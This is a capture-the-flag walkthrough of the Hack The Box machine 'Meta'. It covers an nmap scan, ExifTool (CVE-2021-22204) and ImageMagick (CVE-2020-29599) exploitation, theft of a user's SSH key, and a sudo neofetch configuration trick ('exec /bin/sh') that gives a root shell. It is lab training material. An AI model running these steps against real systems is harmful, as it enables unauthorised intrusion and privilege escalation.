

Meta walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	5
Personal comments	6
Appendix A – CVE-2021-22204.....	6
Appendix B – CVE-2020-29599	6
References	7

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Subdomain found	3
Figure 3 - Shell as www-data user	3
Figure 4 - Scheduled script	4
Figure 5 - Copying the Thomas private SSH keys	4
Figure 6 - User flag.....	5
Figure 7 - Sudoers	5
Figure 8 - Exploitation.....	5
Figure 9 - Root shell.....	5
Figure 10 - Root flag.....	5


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
(k14d1u5@kali)-[~/Linux/Medium/Meta/nMap]
$ nmap -sT -sV -p- -A 10.10.11.140 -oA MetaTCP
Starting Nmap 7.95 (https://nmap.org) at 2025-09-19 08:35 PDT
Nmap scan report for 10.10.11.140
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|_ 256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_ 256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-server-header: Apache
|_ http-title: Did not follow redirect to http://artcorp.htb
Device type: general purpose/router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Machines
TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1 44.49 ms 10.10.14.1
2 41.15 ms 10.10.11.140
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.99 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 80. Therefore, I found out SSH (22) service enabled and a web application (80) running. Also, nMap identified the OS as Linux 5.0.

Initial foothold

Since I didn't have very much to work on, I analyzed the web application. In particular, when I looked for its subdomains, I found an interesting one, as shown in the following:




Figure 2 - Subdomain found

This subdomain let me browse to a web application that is able to read metadata from an image.

User flag

So, I tried to forge an image with malicious metadata. To do it, I found out the CVE-2021-22204 and the relative exploit. When I run it, I was able to obtain the service user shell, as shown in the following:




Figure 3 - Shell as www-data user

At this point, I need to find a way to become a local user. I read the `/etc/passwd` and I find the user `thomas`. So, I looked for some interesting file owned by Thomas user. However, I didn't find any interesting file. On the other hand, I was able to find a periodically scheduled task using `pspy64` tool:

```

2025/09/25 10:47:31 CMD: UID=0 PID=14 |
2025/09/25 10:47:31 CMD: UID=0 PID=13 |
2025/09/25 10:47:31 CMD: UID=0 PID=12 |
2025/09/25 10:47:31 CMD: UID=0 PID=11 |
2025/09/25 10:47:31 CMD: UID=0 PID=10 |
2025/09/25 10:47:31 CMD: UID=0 PID=9 |
2025/09/25 10:47:31 CMD: UID=0 PID=8 |
2025/09/25 10:47:31 CMD: UID=0 PID=6 |
2025/09/25 10:47:31 CMD: UID=0 PID=4 |
2025/09/25 10:47:31 CMD: UID=0 PID=3 |
2025/09/25 10:47:31 CMD: UID=0 PID=2 |
2025/09/25 10:47:31 CMD: UID=0 PID=1 | /sbin/init
2025/09/25 10:48:01 CMD: UID=0 PID=14027 | /usr/sbin/cron -f
2025/09/25 10:48:01 CMD: UID=0 PID=14026 | /usr/sbin/cron -f
2025/09/25 10:48:01 CMD: UID=0 PID=14025 | /usr/sbin/cron -f
2025/09/25 10:48:01 CMD: UID=0 PID=14024 | /usr/sbin/cron -f
2025/09/25 10:48:01 CMD: UID=0 PID=14023 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=0 PID=14028 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=0 PID=14030 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=0 PID=14029 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=1000 PID=14031 | /bin/sh -c /usr/local/bin/convert_images.sh
2025/09/25 10:48:01 CMD: UID=0 PID=14032 | /bin/sh -c rm /var/www/dev01.artcorp.htb/convert_images/*
2025/09/25 10:48:01 CMD: UID=0 PID=14033 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=0 PID=14034 | /usr/sbin/CRON -f
2025/09/25 10:48:01 CMD: UID=0 PID=14035 | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/n
eofetch/config.conf
2025/09/25 10:48:01 CMD: UID=1000 PID=14036 | /bin/bash /usr/local/bin/convert_images.sh
2025/09/25 10:48:01 CMD: UID=0 PID=14037 | /bin/sh -c rm /var/www/dev01.artcorp.htb/metaview/uploads/*
2025/09/25 10:48:01 CMD: UID=0 PID=14038 | /bin/sh -c rm /tmp/*
2025/09/25 10:48:01 CMD: UID=1000 PID=14039 | /bin/bash /usr/local/bin/convert_images.sh

```

Figure 4 - Scheduled script

Analyzing the script and looking for something on the Internet, I found the CVE-2020-29599. Exploiting this CVE, I was able to retrieve the Thomas SSH keys:

```

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls -la /home/thomas
ls -la /home/thomas
total 44
drwxr-xr-x 4 thomas thomas 4096 Sep 25 12:34 .
drwxr-xr-x 3 root root 4096 Aug 29 2021 ..
lrwxrwxrwx 1 root root 9 Aug 29 2021 .bash_history -> /dev/null
-rw-r--r-- 1 thomas thomas 220 Aug 29 2021 .bash_logout
-rw-r--r-- 1 thomas thomas 3526 Aug 29 2021 .bashrc
drwxr-xr-x 3 thomas thomas 4096 Aug 30 2021 .config
-rw-r--r-- 1 thomas thomas 807 Aug 29 2021 .profile
drwx----- 2 thomas thomas 4096 Jan 4 2022 .ssh
-rw-r--r-- 1 thomas thomas 54 Sep 25 12:02 .owned
-rw-r--r-- 1 thomas thomas 273 Sep 25 12:26 output
-rw-r--r-- 1 thomas thomas 2590 Sep 25 12:35 outputkey
-rw-r----- 1 root thomas 33 Sep 25 09:22 user.txt
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /home/thomas/outputkey
ccorp.htb/convert_images$ cat /home/thomas/outputkey
-----BEGIN OPENSSH PRIVATE KEY-----

```

Figure 5 - Copying the Thomas private SSH keys

Since I have the SSH private key, I used it to connect to the target in SSH as Thomas user. The login was successful and I finally retrieved the user flag:

```
(k14d1u5@kali)-[~/Desktop]
$ ssh thomas@10.10.11.140 -i thomaskey
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.svg

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$ pwd
/home/thomas
thomas@meta:~$ cat user.txt
1
thomas@meta:~$
```

Figure 6 - User flag

Privilege escalation

At this point I checked a way to escalate my privileges. I checked the sudoers as usual and I found out that Thomas is able to run a script as sudo:

```
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
  (root) NOPASSWD: /usr/bin/neofetch \*\*
```

Figure 7 - Sudoers

Also, I modified the neofetch configuration with a malicious one. I created a script to copy the new configuration and to run the neofetch executable:

```
thomas@meta:~$ cat exploit.sh
#!/bin/bash

cp /home/thomas/config2.conf /home/thomas/.config/neofetch/config.conf
sudo /usr/bin/neofetch \*\*

thomas@meta:~$ cat config2.conf
exec /bin/sh
thomas@meta:~$
```

Figure 8 - Exploitation

In this way I was able to obtain a shell as root:

```
thomas@meta:~$ vi config2.conf
thomas@meta:~$ ls -la /bin/sh
lrwxrwxrwx 1 root root 4 Aug 29 2021 /bin/sh -> dash
thomas@meta:~$ ./exploit.sh
# whoami
root
```

Figure 9 - Root shell

Finally, I retrieved the root flag:

```
# cd /root
# cat root.txt
8
# exit
```

Figure 10 - Root flag

Personal comments

I loved this box because it showed an interesting way of exploiting: leveraging the image metadata. Also, the privilege escalation wasn't very direct and I needed to modify and exploitation way found on GTFObins. It let me to improve more my skills and critic thinking. In conclusion, I really loved this box and I advice it to anyone who want improve their performance.

Appendix A – CVE-2021-22204

The CVE-2021-22204 affects an unknown function of the component *djvu File Handler*. Executing manipulation can lead to neutralization. It is possible to launch the attack remotely. Furthermore, an exploit is available. It is best practice to apply a patch to resolve this issue.

The manipulation with an unknown input leads to a neutralization vulnerability. The CWE definition for the vulnerability is CWE-707. The product does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component. As an impact it is known to affect confidentiality, integrity, and availability.

Appendix B – CVE-2020-29599

CVE-2020-29599 affects an unknown functionality of the file *coders/pdf.c* of the component *PDF File Handler*. The manipulation leads to OS command injection. The attack can be initiated remotely. This issue affects some unknown functionality of the file *coders/pdf.c* of the component *PDF File Handler*. The manipulation with an unknown input leads to a OS command injection vulnerability. Using CWE to declare the problem leads toCWE-78. The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component. Impacted is confidentiality, integrity, and availability.

...

References

1. CVE-2020-29599: <https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html>;
2. CVE-2021-22204: <https://blogs.blackberry.com/en/2021/06/from-fix-to-exploit-arbitrary-code-execution-for-cve-2021-22204-in-exiftool>, <https://www.cve.org/CVERecord?id=CVE-2021-22204>, <https://cwe.mitre.org/data/definitions/94.html>;
3. Exiftool exploit: <https://www.exploit-db.com/exploits/50911>;
4. Manual exiftool exploit: <https://systemweakness.com/meta-hackthebox-walkthrough-7c93a1402dff>.